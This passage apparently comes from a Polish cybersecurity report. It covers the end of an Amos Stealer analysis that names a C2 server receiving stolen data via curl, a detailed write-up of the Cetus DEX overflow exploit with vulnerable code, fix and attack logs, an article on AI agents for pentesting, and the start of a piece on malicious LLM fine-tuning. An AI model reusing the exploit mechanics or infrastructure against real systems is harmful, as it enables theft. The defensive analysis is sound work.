- plików użytkownika (dokument z rozszerzeniami *.txt, *.pdf, *.wallet)

Wykradzione dane były gromadzone w jednym pliku i eksfiltrowane za pomocą poleceń curl na serwer C2 pod adresem <https://82.115.223.9/contact>. Adres ten powiązany jest również z innymi kampaniami malware typu infostealer, takimi jak wcześniejsza kampania Redline, czy też stealer AURORA, który znajdował się w 2023 roku pod adresem <http://82.115.223.9/auth>.



Podsumowanie

Atakujący w swoich działaniach śledzą pojawiające się nowe rozwiązania oraz zapotrzebowanie użytkowników, zaś motywy z wykorzystaniem AI stanowią obecnie jeden z głównych impulsów kampanii z instalacją złośliwej aplikacji.

Obie kampanie Amos Stealera dowodzą rosnącej skali ataków wymierzonych w użytkowników macOS, łączących socjotechnikę, wieloetapowe droppery oraz zaawansowane techniki.

Obraz zagrożeń

Działania cyberprzestępców
i metody ataków

Metody ochrony i budowania
cyberodporności

Prognozy i kierunki rozwoju

Chronimy i pomagamy





Jak okradziono zdecentralizowaną giełdę **Cetus**

// Adam Pichlak

Jak kosztowna może okazać się nieuwaga przy tworzeniu kodu? W przypadku, gdy chodzi o giełdę kryptowalut, niedokładność może kosztować nawet kilkaset milionów dolarów!

Wraz z powstaniem sieci blockchain, realizujących smart kontrakty, pojawiły się również zdecentralizowane giełdy (DEX – Decentralized Exchange). To właśnie na smart kontraktach opiera się logika tych giełd. Sieci, takie jak: Ethereum, Solana czy omawiany w tym artykule SUI, zabezpieczają realizację tych kontraktów tak, by kod zawarty w kontrakcie mógł już w sposób automatyczny wykonać powierzone mu zadania. Jak się okazuje, każdy kij ma dwa końce. Źle napisany kod może doprowadzić do kompletnej porażki, czyli w przypadku zdecentralizowanych giełd utraty milionów, a czasem nawet setek milionów dolarów. Tak się zdarzyło w maju 2025 roku w przypadku funkcjonującej na blockchainie SUI zdecentralizowanej giełdy Cetus.

Aby zrozumieć przypadek utraty środków giełdy Cetus funkcjonującej na sieci SUI, konieczne jest wskazanie kilku aspektów i różnic pomiędzy giełdami centralnymi (CEX) a zdecentralizowanymi (DEX).

Giełdy CEX i DEX różnią się w wielu aspektach, ale na potrzeby artykułu poruszymy ten kluczowy dla naszego przypadku aspekt – obsługę zleceń.

CEX i arkusz zleceń

W tradycyjnych, scentralizowanych giełdach cena podyktowana jest zleceniami, które wystawiają klienci. Przykład:

SPRZEDAŻ	SUI	USDC
	2	31
KUPNO	1.5	30
	0.5	29
KUPNO	4	28

Sprzedający wystawiają oferty sprzedaży, kupujący oferty kupna. Obie strony robią to bez opłat. Gdy oferta kupna/sprzedaży pokryje się z istniejącą ofertą w arkuszu zleceń (orderbook) ostateczna cena waloru wynika z ostatniej zrealizowanej oferty z arkusza (dopiero tu pojawia się zysk giełdy – wynika z opłaty ze zrealizowanej transakcji). Na przykład, wystawiając ofertę kupna 2 SUI, po każdej cenie pokryjemy 1.5 SUI kosztujące 30 i 0.5 z ceny 31, wtedy cena waloru na naszej giełdzie wyniesie 31, a oferta 2 SUI po cenie 31 zmieni się na 1,5 SUI kosztujące 31.

DEX – AMM i CLMM

Giełdy zdecentralizowane, oparte na smart kontraktach, działają głównie w nieco inny sposób niż giełdy CEX (głównie, bo zdarzają się giełdy z arkuszami zleceń działające na sieciach szybkich i tanich, np. Solana). Wystawienie oferty, anulowanie jej czy mody-

fikacja wiązałyby się z dużymi kosztami w zależności od używanej platformy – np. w Ethereum przy aktualnej cenie mogłoby być to kilkanaście dolarów i więcej. Co za tym idzie, częstotliwość aktualizacji orderbooka, a zatem i płynność, byłaby mocno ograniczona. Dlatego powstał protokół AMM (Automated Market Maker). W jego ramach wprowadzone zostały pule płynności – każdy może zostać LP (Liquidity Provider), zdeponować parę walutową i zarabiać na opłatach związanych z obrotem tej pary. W ten sposób giełdzie dostarczana jest płynność (zdeponowane środki). Ale jak jest ustalana cena, skoro nie ma tu klasycznego arkusza zleceń? Przy każdej zamianie (swapie) tokenu DEX dba o to, by proporcja zdeponowanych środków się zgadzała (stała k była taka sama), a cenę reprezentuje ilość środków y do x :


$$k = x * y$$

x – ilość tokenów A w puli (np. SUI)

y – ilość tokenów B w puli (np. USDC)

k – stała

Tym samym, jeśli w puli jest 100 SUI i 100 USDC (k to 10000) i zakładając, że 1 SUI to 1 USDC (dla uproszczenia), to przy zakupie (swapie) 50 SUI w puli zostanie 50 SUI i 200 USDC. Stała k będzie taka sama jak wcześniej (10000), cena wynosi już 4 USDC za 1 SUI (200/50), a realna cena przy zakupie to 2 USDC (zapłacono 100 USDC, zatem 100/50). Dalej całą „pracę” wykonają arbitrażyści, którzy bardzo chętnie wykorzystają okazję, gdy zauważą atrakcyjną cenę SUI/USDC. Tym samym zamienią więcej SUI na rzecz USDC, jeśli będzie to dla nich korzystne. Zdeponowane środki będą się przesuwać jak na wykresie.



Przeskok ilości zdeponowanych środków przed zmianą i po zamianie (swapie) jednego tokenu na drugi – ilość tokenu x wzrosła, a tokenu y zmalała.

AMM ma bardzo istotną wadę: środki zdeponowane przez LP rozkładają się na cały zakres cen (od 0 do nieskończoności), przez co znaczna część środków

nie jest wykorzystywana, a efektywność kapitału jest niska – swapy powodują większą zmianę cen (slippage). Problem ten rozwiązuje CLMM (Concentrated Liquidity Market Maker), gdzie LP może zdecydować, w którym zakresie cen (y/x) jego płynność może być wykorzystywana przez DEX-a (i również zarabiać tylko w tym zakresie). Daje to możliwość skondensowania kapitału w konkretnych przedziałach cenowych, zamiast do nieskończoności jak w przypadku AMM. W CLMM cena nie jest ciągła, a reprezentowana przez „ticki”, czyli logarytmiczny krok ceny:

$$price = 1.0001^{\text{tick}}$$

Przy zamianie tokenów, gdy skończy się płynność w danym zakresie (przy swapie), następuje przeskok do kolejnego ticka (ceny) do momentu osiągnięcia określonej ilości środków lub maksymalnej ceny wskazanej przez klienta (sqrtPriceLimit).

LP, deponując środki, decyduje, w których tickach (cenie) jego płynność „pracuje” (proporcja zdeponowanej pary walutowej jest narzucana przez DEX-a tak, by nie zachwiać ceny, udostępniając płynność).

Wzór na obliczenie ilości tokenu na podstawie podanej płynności wygląda jak poniżej:

$$A = L \cdot \frac{\sqrt{P_U} - \sqrt{P_L}}{\sqrt{P_L} \cdot \sqrt{P_U}}$$

L – płynność

A – ilość tokenu *x*

PL – cena z niższego zakresu tick

PU – cena z wyższego zakresu tick

Błyskawiczne pożyczki (Flash Loan)

DEX-y udostępniają możliwość udzielenia pożyczek. I o ile w przypadku zwykłych pożyczek konieczne jest zdeponowanie określonej ilości innego tokenu (o większej wartości niż sama pożyczka), o tyle tutaj jest możliwość pożyczki błyskawicznej. Jedynym kosztem jest koszt transakcji plus ewentualna mała opłata, ale jest też pewien bardzo istotny warunek. Pożyczkobiorca musi obrócić pożyczonymi tokenami naraz. Tzn. musi zaciągnąć pożyczkę, wykonać jakąś opłacalną dla niego akcję i zwrócić pożyczkę. Giełda zaakceptuje ją tylko wtedy, gdy zostanie zwrócona w jednej transakcji.

Podatny kontrakt

Poniżej znajduje się funkcja, do której trafia kod odpowiedzialny za dodanie płynności. Funkcja `add_liquidity` ostatecznie wywołuje funkcję `get_delta_a`, która pokazuje, ile środków powinno się pojawić przy zadeklarowanej przez LP płynności:

tecznie wywołuje funkcję `get_delta_a`, która pokazuje, ile środków powinno się pojawić przy zadeklarowanej przez LP płynności:

```
public fun get_delta_a(
    sqrt_price_0: u128,
    sqrt_price_1: u128,
    liquidity: u128,
    round_up: bool,
): u64 {
    let sqrt_price_diff = if (sqrt_price_0 > sqrt_price_1) {
        sqrt_price_0 - sqrt_price_1
    } else {
        sqrt_price_1 - sqrt_price_0
    };
    if (sqrt_price_diff == 0 || liquidity == 0) {
        return 0
    };

    let (numerator, overflowing) = math_u256::checked_shlw(
        full_math_u128::full_mul(liquidity, sqrt_price_diff),
    );
    if (overflowing) {
        abort EMULTIPLICATION_OVERFLOW
    };
    let denominator = full_math_u128::full_mul(sqrt_price_0, sqrt_price_1);
    let quotient = math_u256::div_round(numerator, denominator, round_up);
    assert!(quotient <= std::u64::max_value!() as u256, EAMOUNT_CAST_TO_U64_OVERFLOW);
    (quotient as u64)
}
```

Najważniejszą funkcją jest tutaj `check_shlw`. To w niej jest podatność – przepełnienie liczby całkowitej:

```
public fun checked_shlw(n: u256): (u256, bool) {
    let mask = 0xffffffff << 192;
    if (n > mask) {
        (0, true)
    } else {
        ((n << 64), false)
    }
}
```

Funkcja ta jest odpowiedzialna za zwiększenie precyzji poprzez przesunięcie w lewo o 64 bity (kontrakt nie używa liczb zmiennoprzecinkowych, obliczenia wykonywane są na liczbach całkowitych bez znaku), czyli wartością zwracaną jest argument przesunięty o 64 bity w lewo lub 0 wraz z informacją, czy nastąpiło przepełnienie. Sprawdzenie jest błędne ze względu na to, że `0xffffffff << 192` to górna wartość liczby 256-bitowej. Tymczasem kod powinien upewnić się, że argument nie jest liczbą, która mieści się w najstarszych 64 bitach, aby ostateczna wartość po przesunięciu nie została ucięta. Poprawne sprawdzenie wystąpiłoby przy porównaniu argumentu z wartością `1 << 192`. Wtedy, jeśli argument jest równy lub większy od tej wartości, funkcja `checked_shlw` zwróci zmienną `overflow` jako `true`, w efekcie czego proces dodania płynności zakończyłby się niepowodzeniem.

Wynik obliczeń w funkcji `get_delta_w` przypadku istnienia podatności wyniesie 1, ponieważ licznik (`numerator`)

będzie mniejszy (bo przepełniony – ucięta wartość) od mianownika (denominator), co w konsekwencji z funkcją `div_round` i zaokrągleniem (`round_up`) na `true` da wynik 1.

Konsekwencje? Wystarczyłoby, żeby atakujący zdeponował tylko jedną jednostkę tokenu jako dostawca płynności (LP), aby osiągnąć ogromne ilości płynności z perspektywy kontraktu, a następnie móc zwracać rzekomą wcześniej wprowadzoną płynność i w ten sam sposób drenować pulę, jedną po drugiej (haSUI/ SUI, SCA/USDC itd.).

W dniu wystąpienia ataku deweloperzy wdrożyli poprawkę:

```
diff --git a/sui/sources/math_u256.move b/sui/sources/math_u256.move
index 01d1412..25bfd30 100644
--- a/sui/sources/math_u256.move
+++ b/sui/sources/math_u256.move
@@ -16,7 +16,7 @@ module integer_mate::math_u256 {
    }

    public fun checked_shlw(n: u256): (u256, bool) {
-       let mask = 0xffffffff << 192;
+       let mask = 1 << 192;
        if (n > mask) {
            (0, true)
        } else {

diff --git a/sui/sources/math_u256.move b/sui/sources/math_u256.move
index 25bfd30..2775033 100644
--- a/sui/sources/math_u256.move
+++ b/sui/sources/math_u256.move
@@ -17,7 +17,7 @@ module integer_mate::math_u256 {
    }

    public fun checked_shlw(n: u256): (u256, bool) {
        let mask = 1 << 192;
-       if (n > mask) {
+       if (n >= mask) {
            (0, true)
        } else {
            ((n << 64), false)
```

Przebieg ataku

Poniżej lista zdarzeń wygenerowana dla pierwszej puli, którą zaatakowano – haSUI/SUI:

Transaction Block			
DWM38...e83x			
Overview	Changes	Events (6)	User Signatures Raw JSON
6 Event			
ACCOUNT	MODULE	TYPE	
0xe2b...ff06	pool	0xe2b...b2fb:pool::SwapEvent	
0xe2b...ff06	pool	0xe2b...b2fb:pool::OpenPositionEvent	
0xe2b...ff06	pool	0xe2b...b2fb:pool::AddLiquidityEvent	
0xe2b...ff06	pool	0xe2b...b2fb:pool::RemoveLiquidityEvent	
0xe2b...ff06	pool	0xe2b...b2fb:pool::RemoveLiquidityEvent	

- 1) Atakujący generuje `SwapEvent`. W rzeczywistości jest to `flash_swap`, czyli jedna z form wspomnianej wcześniej pożyczki błyskawicznej, którą musi spłacić w jednym z wyżej wymienionych kroków – podczas jednej transakcji. Atakujący pożycza SUI i musi oddać odpowiednią ilość haSUI.

```
amount_in: "10024321275017082"
amount_out: "5765124790450508"
```

Pożyczona ilość to `amount_out` (SUI), kwota do oddania to `amount_in` (haSUI).

- 2) Otwarcie pozycji. Potrzebuje oddzielnego wywołania, by stworzyć NFT, w którym zapisze jej szczegóły, m.in. dolny i górny tick.
- 3) Tu wykonuje się przepełnienie. Atakujący deponuje jedną jednostkę tokenu i otrzymuje ogromne ilości płynności:

```
after_liquidity: "10365647984364446732462244378333088"
amount_a: "1"
amount_b: "0"
liquidity: "10365647984364446732462244378333088"
pool: "0x871d8a227114f375170f149f7e9d45be822dd003eba225e83c05ac88828596bc"
position: "0x82505fa1b1a70294da16207877f117ffc448648c4614d26121f3585d8798b683"
tick_lower: {
  hits: 300000
}
tick_upper: {
  hits: 300200
}
```

Odpowiednio dobrane parametry `liquidity` i `tick` dzięki przepełnieniu dają możliwość wpłacenia tylko jednej jednostki tokenu – `amount_a=1`.

- 4) `RemoveLiquidity`. Atakujący wybiera taką ilość tokenu A, aby w pierwszej kolejności spłacić wcześniejszą pożyczkę:

```
after_liquidity: "10365647984364446732462244378333088"
amount_a: "10024321275017082"
amount_b: "0"
liquidity: "3291074964647471066492213"
pool: "0x871d8a227114f375170f149f7e9d45be822dd003eba225e83c05ac88828596bc"
position: "0x82505fa1b1a70294da16207877f117ffc448648c4614d26121f3585d8798b683"
tick_lower: {
  hits: 300000
}
tick_upper: {
  hits: 300200
}
```

Na tym etapie atakujący jest już w posiadaniu 5,765,124.790450508 SUI, ponieważ spłacił pożyczkę, wybierając 10,024,321.275017081 haSUI z puli.

- 5) `RemoveLiquidity`. Atakujący pobiera 1 haSUI na rzecz spłaty `add_liquidity`:

```
after_liquidity: "34673429775926977578734353902359482"
amount_a: "1"
amount_b: "0"
liquidity: "1090544106"
pool: "0xb8d7d9e66a60c239e7a60110efcf8de6c705500ed924d0dde141f4a0e2c90105"
position: "0x23a308f321ad112d5e72de878534dfbda1ff5cc59404f7f5584361c67b259496"
tick_lower: {
  hits: 300000
}
tick_upper: {
  hits: 300060
}
```

6) RemoveLiquidity. Atakujący „wyciąga” z puli 10,024,321.275017081 haSUI:

```
after_liquidity: "34673429775904769391107872693404698"
amount_a: "20364318607947"
amount_b: "0"
liquidity: "22208187626481208954784"
pool: "0xb8d7d9e66a60c239e7a60110efcf8de6c705580ed924d0dde141f4a8e2c90105"
position: "0x23a300f321ad112d5e72de878534dfbda1ff5cc59404f7f5584361c67b259496"
tick_lower: {~
  bits: 300000
}
tick_upper: {~
  bits: 300060
}
```

Przestępca na tej jednej puli zdobył łącznie w przybliżeniu 5765125 SUI i 10024321 haSUI.



Podsumowanie

Łączne środki wykradzione przez atakującego to aż ok. 223 milionów dolarów! Zdążył jednak wyprowadzić „tylko” ok. 60 milionów dolarów, ponieważ całą resztę udało się zamrozić na poziomie sieci SUI. Atakujący sprytnie wykorzystał podatność przepełnienia w kontrakcie giełdy Cetus. Sprawę komplikuje fakt, że kontrakty w sieci SUI bazują na języku Move, który słynie przede wszystkim z odporności na przepełnienia arytmetyczne. Niefortunnie dla giełdy oprócz błędnych mechanizmów bezpieczeństwa zastosowanych w kry-

tycznych funkcjach okazało się, że przepełnienia z udziałem przesunięć bitowych nie są brane pod uwagę w mechanizmach bezpieczeństwa języka Move. Istotne jest również to, że Cetus przechodził wiele audytów w przeszłości (ostatni miał miejsce miesiąc przed zdarzeniem!) i żaden nie wykrył tej podatności.

Atak, oprócz samej giełdy, trafił przede wszystkim w dostawców płynności (LP) i ich zdeponowane środki. Przykład ten dobitnie pokazuje, że nawet w pozornie bezpiecz-

nym, zdecentralizowanym miejscu, które regularnie dokonuje audytów bezpieczeństwa, finanse mogą zostać zagrożone.

Właściciele Cetus zaproponowali atakującemu możliwość zatrzymania 6 milionów dolarów, jeśli oddałby resztę zrabowanych środków. Po pewnym czasie i przy braku prób nawiązania kontaktu z jego strony właściciele Cetus zaproponowali 5 milionów dolarów za informacje o przestępcy, które pomogłyby go schwycić organom ścigania.





04

**Metody ochrony
i budowania
cyberodporności**





Testy bezpieczeństwa aplikacji webowych z użyciem agentów AI

// Piotr Zarzycki

Problem bezpieczeństwa aplikacji webowych jest jednym z kluczowych aspektów zapewnienia cyberbezpieczeństwa w każdej organizacji. O tym, jak katastrofalne w skutkach może być wystawienie podatnej aplikacji do internetu, nie trzeba nikogo przekonywać. Regularne skany podatności i testy penetracyjne stanowią istotny element praktyk zapewnienia cyberbezpieczeństwa. Równolegle swoje „niezamówione testy penetracyjne” prowadzą cyberprzestępcy. Nie potrzebują na to zgody ani zakresu badania, a dzięki automatyzacji mogą masowo skanować i atakować wiele celów jednocześnie, i to nie tylko w naszej infrastrukturze, ale w całej sieci.

Jak z tego pojedynku wyjść z tarczą, a nie na tarczy? Nie ma jednej, złotej metody. Testy penetracyjne są zadaniem złożonym i nigdy nie gwarantują wykrycia wszystkich podatności – ani w kodzie, ani w konfiguracji. Kluczowe jest jak najszerze i głębokie pokrycie testami nie tylko endpointów i parametrów, lecz także ról użytkowników, krytycznych przepływów biznesowych oraz integracji. Nigdy nie wiadomo, gdzie ukrywa się błąd. Automatyczne skanery, przy odpowiednio zdefiniowanym zakresie testów i odpowiednim procesie odkrywania powierzchni ataku, są w stanie zapewnić bardzo przyzwoite pokrycie testami. Niestety, nie są one jednak doskonałe, mają ograniczenia, które utrudniają wykrywanie części klas podatności, zwłaszcza tych związanych z logiką biznesową. Dlatego nie należy opierać oceny bezpieczeństwa wyłącznie na ich wynikach. Taki test warto traktować jako minimum – niezbędny fundament, na którym buduje się dalszą, wielowarstwową strategię bezpieczeństwa aplikacji webowych.

Kolejnym, bardziej zaawansowanym krokiem jest analiza whiteboxowa webaplikacji. Zazwyczaj zapewnia ona wyższą wykrywalność podatności niż testy black-box, ponieważ osoba testująca ma wgląd w kod źródłowy. Osoba testująca jest w stanie, przynajmniej teoretycznie i przy odpowiedniej biegłości, odkryć wszystkie podatności w samej webaplikacji. Ma dostęp do kodu aplikacji, bez problemu może zlokalizować wszystkie miejsca, w których przyjmowany jest input od użytkownika, wszystkie miejsca zapisu do bazy danych, wykonywania poleceń itp. Następnie może sprawdzić, czy są w odpowiedni sposób zabezpieczone.

Audyty white-box są pracochłonne, czasochłonne i kosztowne – nowoczesne systemy często obejmują tysiące plików oraz miliony linii kodu. Dla człowieka to skala przytłaczająca, dlatego w praktyce niezbędne jest wsparcie automatyzacją i priorytetyzacją ryzyka.

Agenci AI jako niestrudzona siła robocza

Pomysł wykorzystania LLM-a do wsparcia testów aplikacji webowych dojrzewał we mnie od dłuższego

czasu. Jak to często bywa, największą motywację dał sztywny deadline – w tym przypadku konferencja „Oh My Hack”, na której razem z Marcinem Dudkiem z CERT Polska opowiedziałem o swoich doświadczeniach z agentami AI. Wystąpienie zostało bardzo dobrze przyjęte i uznane za najlepsze na ścieżce poświęconej AI.


Agent AI można porównać do Terminatora. Nie śpi, nie męczy się, nie da się z nim targować, nie czuje litości ani skruchy. Może pracować 24/7, nie straci koncentracji i nie będzie znużony. Oprócz tego pracuje nieporównanie szybciej niż nawet najlepszy pentester. Czy jest lepszy w analizie kodu? Odpowiedź na to pytanie nie jest jednoznaczna. Skuteczność agenta bywa nierówna i zależy m.in.: od jakości promptu, dostępnych narzędzi, kompletności kontekstu oraz sposobu walidacji wyników. Potrafi wykryć subtelny błąd wynikający z łańcucha zależności, by chwilę później zgłosić oczywisty false positive.

Prompt

Największy błąd, z jakim bardzo często się spotykam i jaki jednocześnie sam bardzo często popełniałem, to traktowanie agenta AI jako ogólnego, magicznego tworu, który sam wszystko zrobi. Niestety, polecenie „masz tu kod źródłowy – zrób pentest” nie jest dobrym pomysłem i zwykle nie daje dobrych rezultatów. Z moich testów wynika, że najlepiej sprawdza się podejście precyzyjne i ustrukturyzowane: im jaśniej określimy cel, zakres i kryteria wyniku, tym wyższa jest jakość odpowiedzi. Prompt może być rozbudowany, ale powinien być konkretny. Warto zawrzeć w nim minimalnie:

- rolę agenta,
- dokładne zadanie i zakres analizy,
- oczekiwany format wyjścia (np. JSON z określonym schematem),
- ograniczenia (czego agent ma nie robić),
- instrukcję, jak eliminować błędy false positive.

Warto pamiętać, że użycie tego samego promptu, nawet z tym samym modelem, może dać różne rezultaty.



Pełna sala podczas „OMH 2025”

Wybór modelu

Kluczowy dla powodzenia testów jest wybór odpowiedniego modelu i sposób jego wdrożenia. Musimy się poruszać w ramach dopuszczonych przez naszą organizację polityk użycia LLM-ów. Najczęściej rozważamy dwa podejścia: modele komercyjne dostępne w chmurze oraz modele otwarte, uruchamiane lokalnie (on-prem). Oba podejścia mają wady i zalety. Ironicznie, to, co jest główną zaletą jednego typu modeli, jest główną wadą drugiego typu i odwrotnie. Modele zamknięte przetwarzają wszystkie dane, które do nich wysyłamy we własnej infrastrukturze. Mogą zaryzykować twierdzenie, że niekontrolowane wysyłanie wewnętrznych firmowych danych do chmury praktycznie zawsze będzie niezgodne z regulacjami wewnętrznymi przedsiębiorstwa. Dlatego użycie tego podejścia wymaga dojrzałych polityk bezpieczeństwa poprzedzonych analizami, co i w jaki sposób można do chmury wysłać. Z kolei modele lokalne pozwalają przetwarzać dane wewnątrz infrastruktury firmy, co upraszcza kontrolę nad poufnością.

Niestety, jeżeli chodzi o jakość wykonywania zadań, to modele lokalne pozostają daleko w tyle za modelami liderów, takich jak: OpenAI, Google czy Anthropic. Żaden z lokalnie uruchamianych modeli, które testowałem, nie był w stanie nawet zbliżyć się do modeli komercyjnych. Nie oznacza to, że są bezużyteczne, dobrze sprawdzają się przy wykrywaniu prostszych, bardziej oczywistych problemów i mogą stanowić wartościową warstwę w procesie testowym. Przy podatnościach wieloetapowych i zależnych od kontekstu biznesowego ich ograniczenia stają się jednak wyraźne.

Eliminacja false-positive

Do tematu analizy kodu za pomocą AI podchodziło wielu i wielu też rezygnowało ze względu na przytłaczającą ilość false-positive. Z moich obserwacji wynika, że jest to spowodowane przeważnie nieoptymalnymi promptami i złym doбором modelu. Jednak nawet najnowocześniejsze modele i najbardziej rozbudowane prompty potrafią dać wynik false-positive.

Jak tego uniknąć? Jest kilka praktycznych podejść, które się doskonale sprawdzają. Chyba najciekawsze z nich, które omówił Marcin Dudek, polega na uczynieniu z pentestu zawodów CTF i poproszenie agenta AI o rozwiązanie zadania. Polega to na umieszczeniu flagi w bazie SQL lub w systemie plików. Jeżeli agentowi uda się odczytać flagę, to znaczy, że musiał to zrobić, wykorzystując faktyczną podatność w systemie, co w praktyce eliminuje możliwość false-positive.

Drugie podejście, które stosowaliśmy, polegało na wymaganiu od agenta:

- opisu podatności,
- wskazania podatnego fragmentu kodu,
- przygotowania PoC,
- dostarczenia poleceń curl, które pozwalają odtworzyć problem.

Taki format raportu istotnie poprawiał jakość wyników i ułatwiał ich niezależną weryfikację. W praktyce najlepiej działa połączenie: dobrego promptu, właściwego modelu oraz obowiązkowej walidacji każdej podatności przez reprodukowalny PoC.

Automatyzacja

Jeśli chcemy testować kilka aplikacji, automatyzacja całego procesu staje się koniecznością. Regularne testy nawet dla tej samej aplikacji mogą dawać różne wyniki. Testy pokazały, że ta sama podatność nie jest wykrywana za każdym razem, mimo użycia tego samego promptu i tego samego modelu.

To efekt niedeterministycznej natury modeli: pojedynczy wynik nie powinien być traktowany jako ostateczny. W moich testach proste SQL injection w rozbudowanej aplikacji zostało wykryte 97 razy na 100 uruchomień. Natomiast bardziej złożona podatność była wykryta już tylko 52 razy na 100 prób. Takie różnice pokazują, że wiarygodna ocena wymaga przeprowadzenia wielu testów.

Konieczne jest prowadzenie ciągłego skanowania i monitoringu wyników. W moim przypadku automatyzację zrealizowałem z użyciem IDE Cursor, które oferuje tryb CLI. Pozwoliło to oskryptować proces w Pythonie:


- automatyczne pobieranie źródeł,
- pobieranie adresu url do skanowania,
- uruchomienie testu,
- analiza i korelacja wyników.

Podsumowanie

Testy bezpieczeństwa aplikacji webowych wchodzi dziś w nową fazę. AI nie jest już ciekawostką, ale praktycznym narzędziem, które realnie zwiększa tempo i skalę pracy. W świecie, w którym atakujący masowo automatyzują rekonesans i eksploatację, obrona również musi być zautomatyzowana, powtarzalna i stale doskonalona.

Najważniejszy wniosek jest krótki: AI nie zastępuje pentestera, ale znacząco wzmacnia jego możliwości. Automatyczne skanery i agenci LLM mogą szybko przeanalizować rozległy kod i dużą powierzchnię ataku. Nawet to, że ich wyniki pozostają nierówne, nie okazuje się – w ostatecznym rozrachunku – problemem, gdyż rozległy test można uruchamiać wielokrotnie, a ich przeprowadzenie to kwestia minut (w przypadku skrajnie rozbudowanych aplikacji mogą to być godziny), a nie dni. Poza tym agent nie potrzebuje przerwy na sen czy obiad.





Ukryte zagrożenia w LLM-ach

// Paweł Lefelbajn

W ostatnich latach obserwujemy rosnące zainteresowanie technikami optymalizacji dużych modeli językowych (Large Language Models, LLM) przez Fine-tuning¹ – z metodami, takimi jak: LoRA (Low-Rank Adaptation), QLoRA czy Parameter-Efficient Fine-Tuning (PEFT) – pozwalającymi na dostosowanie modeli do specyficznych zadań przy znacznie niższych kosztach niż tradycyjne trenowanie od zera.

Równolegle popularność zyskuje kwantyzacja jako jedna z kluczowych metod redukcji rozmiaru modeli. Umożliwia ona organizacjom wdrażanie zaawansowanych rozwiązań AI przy ograniczonych zasobach sprzętowych.

¹ Proces dostrajania już wytrenowanego modelu językowego na konkretnym zadaniu lub zbiorze danych. Pozwala na modyfikację zachowania modelu bez konieczności trenowania go od zera.

Wspólną zaletą obu technik jest fakt, że mogą być wykonywane lokalnie przez użytkowników końcowych – bez potrzeby dostępu do zaawansowanej infrastruktury czy specjalistycznej wiedzy. Niestety (jak to zwykle bywa), wprowadza to jednocześnie nowe wektory zagrożeń bezpieczeństwa. Użytkownicy mogą modyfikować modele w sposób niekontrolowany, często nie do końca zdając sobie sprawę z tego, co robią, a to otwiera nowe możliwości złośliwych działań.

